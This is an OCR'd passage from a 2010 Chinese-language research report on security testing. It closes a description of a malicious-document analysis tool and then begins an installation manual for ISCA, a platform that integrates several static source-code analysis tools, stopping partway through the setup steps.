


Figure 21 選擇檔案視窗。



按下”open”之後，將會開始分析。下圖的進度條將會顯示目前分析的進度，189 是分析 script 的行數。此進度調並不能準確的提供完整的時間比例，而是相對的執行進度。執行完之後，將會自動呼叫 firefox 瀏覽器，顯現分析的結果。(注意，要事先關掉 firefox，否則會有錯誤訊息。) 分析出來的檔案放在“~/public_html/index.html”

Figure 22 執行中的終端機顯示進度條。





Figure 23 分析結果報告。



7. 結論

本計劃將研究如何取出所有檔案相關的資訊以提供使用者參考。去年的研究成果已完成了針對二進位的可執行檔，透過虛擬機器內外部分析的方式，找出其侵入行為與隱藏行為。但由於並非所有檔案皆可以被執行。在今年度，本研究計畫加上了對普通檔案文件的分析方法。普通文件無法直接利用去年成果之分析手法來獲得相關行為資訊，故開發了檔案文件分析系統來互補與加強分析範圍。由於惡意文件檔案可能利用應用程式漏洞來取得執行控制權，進一步入侵作業系統。此方式結合了靜態與動態分析的技術，提供鑑識人員一些辨識的依據。今年度不但擴充了檢測項目，還整合了報告介面，提供更人性化的選擇畫面。最終的報告將用 html 來呈現，不會因在不同的作業系統平台上，而有不同的畫面結果。

8. 附錄 B –整合原始碼分析工具安裝及操作手冊

Integrated Source Code Analysis Tool (ISCA)

安裝與操作手冊

資訊產品安全檢測技術整合型研究案

－中山科學研究院/國立交通大學

2010 / 12 / 21

目次

I Integrated Source Code Analysis Tool 簡介

1.1 目的

Integrated Source Code Analysis Tool (以下稱 ISCA)為一靜態原始碼安全檢測平台，整合了 Fortify SCA、YASCA、Microsoft FxCop、CBMC 等四項靜態原始碼分析工具，其功能包括提供方便操作介面、統整各工具分析報告、安全漏洞議題準確率評估、互動報告介面、書面統整報表輸出、ISCA 專案管理等。可供使用者方便使用各靜態分析工具進行分析，更快速定位可能的安全性議題，在程式開發階段即可加以修正，節省額外成本。

ISCA 主要目的除安全議題檢測外，更包含程式品質(code quality)檢測，確保程式開發品質，也減少因程式品質不佳造成潛在問題(bug)，進而產生安全性漏洞。

1.2 系統需求

* Windows XP Professional、Windows 7 Enterprise、
  或 Windows 7 Professional [1]
* Java Runtime Environment (JRE) 1.6 版以上 [2]
* Fortify SCA v2.6.5
* Visual Studio 2008 [3]
* gcc & g++ [4]
* Microsoft FxCop 1.36

[1] 已在上述作業系統測試完畢，ISCA 經適度修改後可移植至其他作業系統，如 Linux。

[2] 如需修改 ISCA 原始碼，需使用 Java Development Toolkit (JDK) 1.6 版以上，並搭配 Eclipse RCP (Rich Client Platform) IDE。

[3] Visual Studio 2005、2003 未測試。

[4] 建議使用方案為(1) Dev-C++ 或(2) MinGW，本文件以 Dev-C++為例。


II. Integrated Source Code Analysis Tool 安裝與設定

本章將分別介紹各項 ISCA 元件安裝與設定過程，因部分軟體有相依性問題，安裝時請依建議步驟進行，以下安裝過程於 Windows XP Professional 為例。

2.1 Visual Studio 2008 安裝


步驟一：放入 Visual Studio 2008 安裝光碟，選擇”安裝 Visual Studio 2008”

步驟二：選擇安裝目錄與安裝功能，在此選擇"**預設**"。



註:Fortify SCA 檢測 VB.NET 需先安裝 Visual Studio 之 VB.NET 功能。

步驟三：等待安裝，需時約 30 分，依主機配備而定。



步驟四：Visual Studio 安裝完成！


步驟五：設定 Visual C++編譯器相關環境設定，因 CBMC 需藉由 Visual C++編譯器(cl.exe)協助進行檢測。

5.1 將[Visual Studio 目錄]\Common7\ 目錄下，*msobj80.dll*、*mspdb80.dll*、*mspdbcore.dll*、*mspdbsrv.exe* 四個檔案複製到 [Visual Studio 目錄]\VC\bin 目錄下

5.2　以命令列模式執行 Visual C++編輯器 (cl.exe)，測試是否正確。

```
% [Visual Studio 目錄] \ VC \ vcvarsall.bat
% cl.exe
```


測試結果：




至此，Visual Studio 2008 安裝與系統設定完畢。


2.2 Fortify SCA v2.6.5 安裝

步驟一：放入 Fortify SCA v2.6.5 安裝光碟，等待安裝檔載入，版權說明。







步驟二：選取 license key file 所在目錄。




步驟三：選取 Fortify SCA v2.6.5 安裝目錄



步驟四：選取欲安裝之整合開發工具外掛(IDE plugins)，在此請選擇 **Forfity SCA plugin for VS 2008** (依 VS 安裝版本決定)。




步驟五：安裝過程進行中




步驟六：設定 Fortify SCA 檢設規則檔(rulepack)，此處我們不選擇線上下載方式，而手動設置 rulepack 檔。

6.1 選擇**不進行線上下載**




6.2 將安裝光碟中所有 rulepack 檔(*.bin)複製到 [Fortify SCA 目錄] \ Core \ config \ rules 目錄下




至此，Fortify SCA v2.6.5 安裝完成。

2.3 Java Development Toolkit 1.6 Update 17 安裝

步驟一：設定 Java Development Toolkit (JDK)安裝目錄。



步驟二：設定 Java Runtime Environment (JRE)安裝目錄。

